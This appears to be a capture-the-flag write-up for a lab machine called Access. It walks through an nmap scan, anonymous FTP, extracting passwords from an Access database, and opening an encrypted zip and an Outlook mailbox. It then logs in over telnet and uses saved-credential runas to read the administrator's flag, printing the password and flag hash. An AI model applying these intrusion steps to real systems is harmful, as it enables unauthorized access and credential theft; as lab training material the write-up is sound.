Access - 10.10.10.98

```
root@kali:~/Desktop# nmap -sV 10.10.10.98
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-03 13:13 EST
Nmap scan report for 10.10.10.98
Host is up (0.038s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
23/tcp open  telnet?
80/tcp open  http    Microsoft IIS httpd 7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

- Attempt to connect to FTP port as Anonymous session

```
root@kali:~/Desktop# ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:root): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection.
08-23-18  08:16PM       <DIR>          Backups
08-24-18  09:00PM       <DIR>          Engineer
226 Transfer complete.
ftp> ls Backups
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM              5652480 backup.mdb
226 Transfer complete.
ftp> ls Engineer
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-24-18  12:16AM                10870 Access Control.zip
226 Transfer complete.
ftp>
```

Can see 2 DIRs listed with a **backup.mdb** file and a **AccessControl.zip** file available.

AccessControl.zip is an AES encrypted archive:


- Determined by using unzip - shows compression methods 99 not known error
- Try using 7zip and asks for password

Backup.mdb is MSFT access database file:


- download mdbtools to work with file format
- CORRUPTION ISSUE by not using 'binary' mode of ftp -

- Before any file transfer, issue ‘binary’ command to change transfer mode to Type 1 else file corruption

Using mdb-table we can list the table names, from these we can see the user_auth table which shows us usernames and passwords of which we try until we find the engineer account password ‘*access4u@security*’ works for unzipping the ‘Access Control.zip’ archive giving us ‘Access Control.pst’ (outlook file email folder)



We cab read the pst file using pstutils readpst command which gives us an HTML output of the mailbox contiaining the following message details



We can now try the account ‘security’ and associated password on the telnet service

```
et 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:
*===============================================================
============
Microsoft Telnet Server.
*===============================================================
============
C:\Users\security>
```

LAZY ADMIN HAS LEFT CREDS SAVED WHEN ELEVATING run as command can be used to elevate to admin for reading file:

```
C:\Users\security\Desktop>runas /noprofile /savecreds /users:access\administrator "cmd.exe /c type C:\Users\Administrator\D
esktop\root.txt > C:\Users\security\Desktop\output_root.txt"

C:\Users\security\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\Users\security\Desktop

12/23/2018  06:22 PM    <DIR>          .
12/23/2018  06:22 PM    <DIR>          ..
12/23/2018  06:20 PM               353 output.txt
12/23/2018  06:22 PM                32 output_root.txt
08/21/2018  10:37 PM                32 user.txt
               3 File(s)            417 bytes
               2 Dir(s)  16,767,307,776 bytes free

C:\Users\security\Desktop>type output_root.txt
6e1586cc7ab230a8d297e8f933d904cf
C:\Users\security\Desktop>
```